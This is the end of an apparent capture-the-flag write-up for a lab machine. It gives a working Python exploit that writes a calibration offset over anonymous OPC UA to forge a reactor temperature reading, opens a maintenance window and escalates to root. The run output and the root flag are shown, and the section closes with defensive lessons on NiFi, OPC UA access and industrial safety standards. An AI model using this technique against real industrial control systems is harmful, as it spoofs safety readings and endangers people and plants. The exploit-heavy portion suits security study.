
Three observations.
The loop reads TripActive every iteration, so it isn’t blind, but its only stopping rule fires after the trip has already latched. It detects the failure instead of avoiding it. It never checks whether it has climbed far enough, so it sails through the 295 °C window at offset 11 and keeps going.
Pressure barely moves: around 69.2 bar the whole way, never near the 73 bar window or the 75 bar trip. The “or 73 bar” clause is decorative here; temperature is the only variable that counts.
And the trip is now latched. Offset writes are ignored while TripActive holds, and it won’t clear until the plant is back in the section 5 safe state.
The working exploit
exploit.py fixes the stopping rule and adds a recovery path so the box is retryable after a trip:
# exploit.py
import asyncio
import time

from asyncua import Client

ENDPOINT = "opc.tcp://127.0.0.1:4840/helix/"
OPEN_WINDOW_TEMP = 295.0
OPEN_WINDOW_PRESS = 73.0
TRIP_TEMP = 305.0
TRIP_PRESS = 75.0
SAFE_TEMP = 288.0
SAFE_PRESS = 70.0


async def find(parent, name):
    for ch in await parent.get_children():
        bn = await ch.read_browse_name()
        if bn.Name == name:
            return ch
    raise Exception(f"Missing node: {name}")


async def read_vals(temp, press, trip, mode, ov, cal):
    return (
        float(await temp.read_value()),
        float(await press.read_value()),
        bool(await trip.read_value()),
        await mode.read_value(),
        bool(await ov.read_value()),
        float(await cal.read_value()),
    )


async def main():
    async with Client(url=ENDPOINT) as c:
        plant = await find(c.nodes.objects, "Plant")
        reactor = await find(plant, "Reactor")
        control = await find(plant, "Control")
        safety = await find(plant, "Safety")
        mode = await find(control, "Mode")
        ov = await find(control, "TestOverride")
        reset_trip = await find(control, "ResetTrip")
        cal = await find(reactor, "CalibrationOffset")
        temp = await find(reactor, "Temperature")
        press = await find(reactor, "Pressure")
        trip = await find(safety, "TripActive")

        # ---- status ----
        t, p, tr, m, o, off = await read_vals(temp, press, trip, mode, ov, cal)
        print(
            f"[*] Current: temp={t:.2f}C press={p:.2f}bar trip={tr} "
            f"mode={m} override={o} offset={off:.2f}"
        )

        # ---- if tripped, reset cleanly ----
        if tr:
            print("[!] Trip is latched. Resetting to safe baseline...")
            await ov.write_value(False)
            await mode.write_value("NORMAL")
            await cal.write_value(0.0)
            await reset_trip.write_value(True)
            deadline = time.time() + 45
            while time.time() < deadline:
                t, p, tr, m, o, off = await read_vals(temp, press, trip, mode, ov, cal)
                print(
                    f"    temp={t:.2f}C press={p:.2f}bar trip={tr} "
                    f"mode={m} override={o} offset={off:.2f}"
                )
                if (not tr) and (t <= SAFE_TEMP) and (p <= SAFE_PRESS) and (m == "NORMAL"):
                    print("[+] Trip cleared and system is safe.")
                    break
                await asyncio.sleep(1)
            t, p, tr, m, o, off = await read_vals(temp, press, trip, mode, ov, cal)
            if tr:
                print("[!] Trip still TRUE. Leave it longer or wait for the 5-minute service reset.")
                return

        # ---- arm the vulnerable condition ----
        print("[*] Switching to MAINTENANCE + TestOverride...")
        await mode.write_value("MAINTENANCE")
        await ov.write_value(True)
        await cal.write_value(0.0)

        # ---- ramp offset slowly to open window but not trip ----
        print(
            "[*] Ramping CalibrationOffset toward the window (~295C/~73bar) "
            "without tripping (~305C/~75bar)..."
        )
        for step in [1.0] * 50:
            off = float(await cal.read_value())
            await cal.write_value(off + step)
            t, p, tr, m, o, off2 = await read_vals(temp, press, trip, mode, ov, cal)
            print(f"    offset={off2:.2f}  temp={t:.2f}C  press={p:.2f}bar  trip={tr}")
            if tr or t >= TRIP_TEMP or p >= TRIP_PRESS:
                await cal.write_value(max(-30.0, off2 - 3.0))
                print("[!] Too close / TRIP. Backed off.")
                return
            if (t >= OPEN_WINDOW_TEMP or p >= OPEN_WINDOW_PRESS) and not tr:
                print("[+] Window condition reached. Run NOW:")
                print("    sudo /usr/local/sbin/helix-maint-console")
                return
            await asyncio.sleep(1)

        print("[!] Didn't reach window within ramp. Wait a moment (MAINTENANCE drifts up) then rerun.")


if __name__ == "__main__":
    asyncio.run(main())


The working version fixes four things, the most important first.
The big one: it checks the window as well as the trip after every step, so t >= OPEN_WINDOW_TEMP stops the ramp the moment the door opens. It also backs off before tripping, dropping the offset by 3.0 rather than letting the trip latch. If an earlier run already tripped the plant, it walks back to the section 5 safe state (override off, NORMAL, offset 0.0, then ResetTrip) and waits up to 45 seconds for the latch to clear before trying again. And it looks nodes up by browse name through find() instead of hardcoding ns=2;i=N, since the numeric IDs are a server detail while the names come straight from the manual.
Two notes on that recovery block. Its last message mentions a “5-minute service reset,” but that’s a guess: the run below never reached that branch, so I can’t confirm it. If the 45-second poll doesn’t clear a latch, just reset the box from the HTB panel. The run below also starts clean, already at NORMAL with a zero offset, so the recovery branch never runs this time. It earns its place on the runs where the plant is still tripped.
Run it:
python3 exploit.py
[*] Current: temp=283.21C press=68.94bar trip=False mode=NORMAL override=False offset=0.00
[*] Switching to MAINTENANCE + TestOverride...
[*] Ramping CalibrationOffset toward the window (~295C/~73bar) without tripping (~305C/~75bar)...
    offset=1.00   temp=283.21C  press=68.94bar  trip=False
    ...
    offset=12.00  temp=294.81C  press=69.10bar  trip=False
    offset=13.00  temp=295.85C  press=69.10bar  trip=False
[+] Window condition reached. Run NOW:
    sudo /usr/local/sbin/helix-maint-console

Offset 13, not 21, and no trip. But 13 is not a fixed number: offset 1 read 285.31 °C on the failed run and 283.21 °C here, so the same offset lands on a different temperature each time. The loop has to read the measurement back each step and decide on that; aim at a fixed offset and you’ll stop short or overshoot into the trip.

Root via helix-maint-console
The window is open and the clock is running:
sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 82 seconds
[!] Session will be terminated automatically
root@helix:/tmp#
Eighty-two seconds is enough but not generous, and the shell opens in /tmp. Use the absolute path rather than finding out mid-countdown that root/root.txt is relative:
root@helix:/tmp# cat /root/root.txt
39771fb9dd2191a533dc10e84fd49432
Things to remember
- An unauthenticated NiFi canvas is code execution as the service account.
ExecuteProcessand its siblings run OS commands by design, and NiFi only enforces auth over HTTPS, so plain HTTP with no access control hands every caller a shell. There’s no patch because there’s no bug: put NiFi behind TLS with authentication, and treat any open/nifi-apias already compromised. - Diagnostic directories leak secrets.
operator_id_ed25519.baksat insupport-bundles/, readable by the service account, and a private key staged for a ticket is a key in production. Audit those staging paths, and rotate anything that has ever been attached to a support case. - A password-protected document is an offline crack. The PDF carries its own verifier, so once the file leaves the host the password is a john target, not access control.
operator1fell to rockyou instantly. Protect documents that describe safety logic with real access control, not a passphrase. - Anonymous OPC UA fails twice over.
SecurityPolicy Noneleaves the channel unencrypted, and an acceptedAnonymoustoken means no user login at all. Helix had both wide open, so a bareClient(url)reached mode, override, calibration and the safety trip. EnumerateUserAccessLevelbit 1 on your own servers to see what an anonymous session can actually write. - The real ACLs disagreed with the diagram.
Safety.RodsInsertedandSafety.EmergencyCoolingare documented read-only but writable in practice, whileTemperature,PressureandTripActivegenuinely are locked. A specific misconfiguration, not a blanket one. Diagrams describe intent; only enumeration describes reality, and the gap is where the finding lives. - A privilege decision must never read a value the attacker can write.
helix-maint-consolegrants root on reported temperature, and reported temperature is raw plus aCalibrationOffsetwritable over an anonymous session. No reactor was heated; the reading was forged. That is CWE-807, the same mistake as trusting a hidden form field, with a safety controller on the other end. - Drive off the reading, not the input. Offset 1 measured 285.31 °C on one run and 283.21 °C on another, so 13 is a baseline artefact, not a constant. The naive loop only asked whether it had already tripped; the working one reads
Temperatureback after each write and stops on that. Steer a live process into a narrow band and you have to close the loop on the measurement, because the same input lands somewhere different every time. - Safety and security are different standards, and Helix fails both. IEC 61511 wants the safety instrumented system independent of the control system, so one compromised path can’t take out both. ISA/IEC 62443 wants that SIS in its own zone, reachable only through an authenticated conduit. Here a single anonymous session on the app tier reached the safety controller. Fixing the IT side alone, NiFi behind auth and the key rotated, would not have touched the part that matters.
Resources
- Apache NiFi — Security — why command-executing processors are a feature, not a CVE
- Rapid7 — apache_nifi_processor_rce — the create/start/stop/delete processor sequence
- OPC UA Part 3 — AccessLevelType — CurrentRead is bit 0, CurrentWrite is bit 1
- opcua-asyncio — the
asyncuaclient used for every script here - CWE-807 — Reliance on Untrusted Inputs in a Security Decision — the class the privesc belongs to
- ISA/IEC 62443 series — zones, conduits and use control for industrial systems
- MITRE ATT&CK for ICS — T0836 Modify Parameter — the
CalibrationOffsetwrites - MITRE ATT&CK for ICS — T0832 Manipulation of View — the false temperature the safety controller consumed
- Hack The Box — retired machines archive